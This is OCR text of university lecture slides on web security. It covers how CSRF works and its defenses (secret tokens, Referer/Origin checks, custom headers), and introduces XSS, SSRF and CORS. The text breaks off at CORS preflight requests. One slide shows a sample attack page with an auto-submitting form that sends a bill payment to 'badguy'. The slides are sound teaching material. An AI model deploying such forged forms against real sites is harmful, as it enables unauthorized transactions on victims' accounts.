

Some positive (relevant) security news…



https://www.digitaltrends.com/web/http3-cloudflar-firefox-chrome/

More info: https://blog.cloudflare.com/http3-the-past-present-and-future/

CS 5435: Web security (part 3)



Instructor: Tom Ristenpart

Some slide content borrowed from Mitchell, Boneh Stanford CS 155

https://github.com/tomrist/cs5435-fall2019

CORNELL TECH
HOME OF THE JACOBS INSTITUTE

Announcements

- Homework 2 released over weekend
- Get started early
  - Requires a bit of Javascript, HTML, CSS, & SQL
  - Intro tutorials should provide necessary (non-security) background, see resources page
- See TAs if you have trouble getting it started

Web security parts 1 and 2

- Understand role of cookies and scoping rules
- Document object model
- Same origin policy for client-side scripts
- SQL injection & defenses
- CSRF attacks

Today:

- CSRF recap and defenses
- Cross-site scripting (XSS)
- Server-side request forgery (SSRF)

Some top vulnerabilities

- **SQL injection**
  - insert malicious SQL commands to read / modify a database
- **Cross-site request forgery (CSRF)**
  - site A uses credentials for site B to do bad things
- **Cross-site scripting (XSS)**
  - site A sends victim client a script that abuses honest site B
- **Server-side request forgery (SSRF)**
  - Request to server tricks it to request sensitive content for attacker


How CSRF works

- User's browser logged in to bank
- User's browser visits site containing:

```
<form  name=F  action=http://bank.com/BillPay.php>
   <input  name=recipient   value=badguy> …
</form>
<script> document.F.submit(); </script>
```


- Browser sends session authentication cookie to bank. Why?
  - Cookie scoping rules

Form post with cookie



https://seclab.stanford.edu/websec/csrf/csrf.pdf

Login CSRF



https://seclab.stanford.edu/websec/csrf/csrf.pdf

CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referrer/Origin Validation


```
Referer:
http://www.facebook.com/home.php
```

- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

Secret validation tokens


- Include field with
  - large random value (synchronizer token pattern), or
  - cryptographic hash of a hidden value (stateless token pattern)

```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken"
        value="OWY4NmQwODE4ODRjN2Q2NTlhMxYjJiMGI4MjJjZDE1ZDZMGYwMGEwOA==">
...
</form>
```

- Server validates token when HTTP POST sends value
- Goal: Attacker can't forge token
  - Why can't another site read the token value (e.g., from javascript)?

Same origin policy

Referrer validation



Referrer validation

- Check referrer:
  - Referrer = bank.com is ok
  - Referrer = attacker.com is NOT ok
  - Referrer = ???
- Lenient policy : allow if not present
- Strict policy : disallow if not present
  - more secure, but kills functionality

Referrer validation

- Referrer's often stripped, since they may leak information!
  - HTTPS to HTTP referrer is stripped
  - Clients may strip referrers
  - Network stripping of referrers (by organization)
- Bugs in early browsers allowed Referrer spoofing

- Can also check Origin header (should be sent on all POSTs)

Custom headers

- Use XMLHttpRequest for all (important) requests
  - AJAX (asynchronous javascript and XML)
  - Adds “X-Requested-With: XMLHttpRequest” to HTTP request
  - Browser doesn’t allow cross-origin javascript request to set this header. Server can check for existence of header

- Requires *all* sensitive calls via XMLHttpRequest
  - E.g.: Login CSRF means login happens over XMLHttpRequest

Cross-origin resource sharing (CORS)

Websites often *want* to allow cross-origin requests from javascript


CORS allows website to set access control on their resources

Access-Control-Allow-Origin: https://domain-a.com

For POST request, must do "preflight request":

